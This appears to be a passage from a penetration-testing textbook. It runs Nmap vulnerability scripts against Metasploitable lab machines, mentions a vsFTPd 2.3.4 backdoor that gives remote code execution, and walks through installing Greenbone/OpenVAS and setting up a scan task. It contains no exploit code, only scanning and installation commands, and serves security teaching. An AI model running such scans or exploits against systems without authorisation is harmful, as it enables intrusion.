
As shown in the preceding screenshot, this exploit module can take advantage of security vulnerabilities that are found within any Linux-based system, which is running vsFTPd version 2.3.4. If the exploit is successful, the penetration tester will be able to create a backdoor with **Remote Code Execution** (**RCE**) on the targeted system.

> Many vulnerability scripts can be used within Nmap as part of NSE. Please be sure to check out the complete list at https://nmap.org/nsedoc/categories/vuln.html, where you will be able to identify the names and details of each script that can be found within the vulnerability category.

1. If you want to execute an entire category of scripts, you can use the `nmap --script <category-name>` command, as shown here:

```
kali@kali:~$ sudo nmap --script vuln 172.30.1.49
```

When using the `vuln` category, NSE will use all the vulnerability detection scripts to check for security weaknesses on the target. As shown in the following screenshot, additional security flaws were discovered on the Metasploitable 2 victim machine:



```
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
```

As an aspiring ethical hacker and penetration tester, you have learned how to perform various scanning techniques to fingerprint and discover security vulnerabilities on host systems within a network using Nmap. Using the information found within this section can help you in researching exploits and payloads, which can take advantage of these security vulnerabilities.In the next section, you will learn how to install and use an open source vulnerability management tool on Kali Linux.

Working with Greenbone Vulnerability Manager


The **Open Vulnerability Assessment Scanner** (**OpenVAS**) tool is a free vulnerability scanner that allows both ethical hackers and penetration testers to perform a vulnerability assessment on a network. OpenVAS can scan both authenticated and unauthenticated vulnerability assets within an organization. When using an authenticated scan, the penetration tester provides valid login credentials to the vulnerability scanner, which allows it to authenticate to a system to provide a thorough scan for any misconfigurations on the target system's settings. However, the unauthenticated scan is usually not as thorough since it looks for any security vulnerabilities on the surface of the target and provides a report.**Greenbone Vulnerability Manager** (**GVM**) is a centralized management tool that manages the functions and vulnerabilities of OpenVAS. In this exercise, you will learn how to set up GVM on Kali Linux and perform a vulnerability assessment on a target using OpenVAS.To get started with this exercise, please use the following instructions:

Part 1 – Installing GVM

1. Power-on the **Kali Linux** virtual machine and ensure it has internet connectivity.
2. On **Kali Linux**, open the **Terminal** and use the following commands to update the local software package repository list file and install the GVM package:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install gvm
```

1. During the installation, you may be prompted to restart various services, ensure you use the `spacebar` on your keyboard to select the services to be restarted, then use `Tab` key to move between options and hit `Enter` on OK, as shown below:




```
Daemons using outdated libraries

Which services should be restarted?

[*] NetworkManager.service
```

1. Once the installation is complete, reboot the Kali Linux virtual machine and login to continue.
2. Next, use the following commands to initialize the setup process and

generate default user credentials:


```
kali@kali:~$ sudo gvm-setup
```

The setup process usually takes a while to complete as it downloads addition updates and plugins. Once the setup process is completed, the default admin account is created with a randomized password, as shown below:



```
[+] Done
[*] Please note the password for the admin user
[*] User created with password 'cd10f409-9b79-459a-aa2b-dc97eb9159a3'.

[>] You can now run gvm-check-setup to make sure everything is correctly configured
```

1. Next, use the `sudo gvm-check-setup` command to verify GVM is set up correctly.
2. Next, open the web browser within Kali Linux and go to `https://127.0.0.1:9392` to access the web interface for GVM.
3. Use the default `admin` user account that was created at the end of the setup process and login as shown below:



Sign in to your account


Username

admin


Password

●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●

1. After logging-in, click on **Administration** | **Feed Status** as shown below:




GVM will continue to download addition **Cyber Threat Intelligence** (**CTI**) from multiple trusted online sources to ensure the vulnerability scanning engine within GVM has the latest updates and signatures to identify the latest security flaws on system, as shown below:



Feed Status

Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20230906T0551	**Current**
SCAP	CVEs CPEs	Greenbone SCAP Data Feed	20230906T0504	**Update in progress...**
CERT	CERT-Bund Advisories DFN-CERT Advisories	Greenbone CERT Data Feed	20230906T0407	**Update in progress...**
GVMD_DATA	Compliance Policies Port Lists Report Formats Scan Configs	Greenbone Data Objects Feed	20230906T0505	**Update in progress...**

The download process usually takes a while to complete. Once all content is updated, the feed status will automatically change, as shown below:



Feed Status


Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20230906T0551	**Current**
SCAP	CVEs CPEs	Greenbone SCAP Data Feed	20230906T0504	**Current**
CERT	CERT-Bund Advisories DFN-CERT Advisories	Greenbone CERT Data Feed	20230906T0407	**Current**
GVMD_DATA	Compliance Policies Port Lists Report Formats Scan Configs	Greenbone Data Objects Feed	20230906T0505	**Current**

Ensure all threat feeds are updated before performing any vulnerability scans on targeted systems.


Part 2 – vulnerability identification

To use GVM to identify security vulnerabilities on a targeted system, please use the following instructions:

1. On the GVM dashboard, click on **Configurations** | **Targets** to set our target host, as shown below:



1. Next, click on the **New Target** icon that’s located on the top-left corner.
2. On the **New Target** window, ensure you set a Name, Hosts (IP address of Metasploitable 3) and click on **Save**, as shown below:



Name: Target1

Comment: Scanning Metasploitable 3 (Windows version)

Hosts: ● Manual 172.30.1.48 ○ From file Browse... No file selected.

Exclude Hosts: ● Manual ○ From file Browse... No file selected.

Allow simultaneous scanning via multiple IPs: ● Yes ○ No

Port List: All IANA assigned TCP


Alive Test: Scan Config Default

Credentials for authenticated checks


SSH: -- on port 22

SMB: --


1. As shown in the preceding screenshot, the **New Target** window provides additional options such as entering user credentials to perform credential scanning to obtain more information. Furthermore, you can specific multiple targeted systems from a list and exclude specific targets if you’re scanning a range of addresses.
2. Next, create a new scan task by clicking on **Scans** | **Tasks**, as shown below:



1. Next, click on the **Magic Paper** icon (top-left corner), then **New Task**, as shown below:




1. On the **New Task** window, enter a name of the task and select **Scan Targets** from the drop-down menu, then click on **Save**, as shown below:



Name	Scan Task 1
Comment	
Scan Targets	Target1 ▼
Alerts	▼
Schedule	-- ▼ □ Once
Add results to Assets	● Yes ○ No
Apply Overrides	● Yes ○ No
Min QoD	70 %
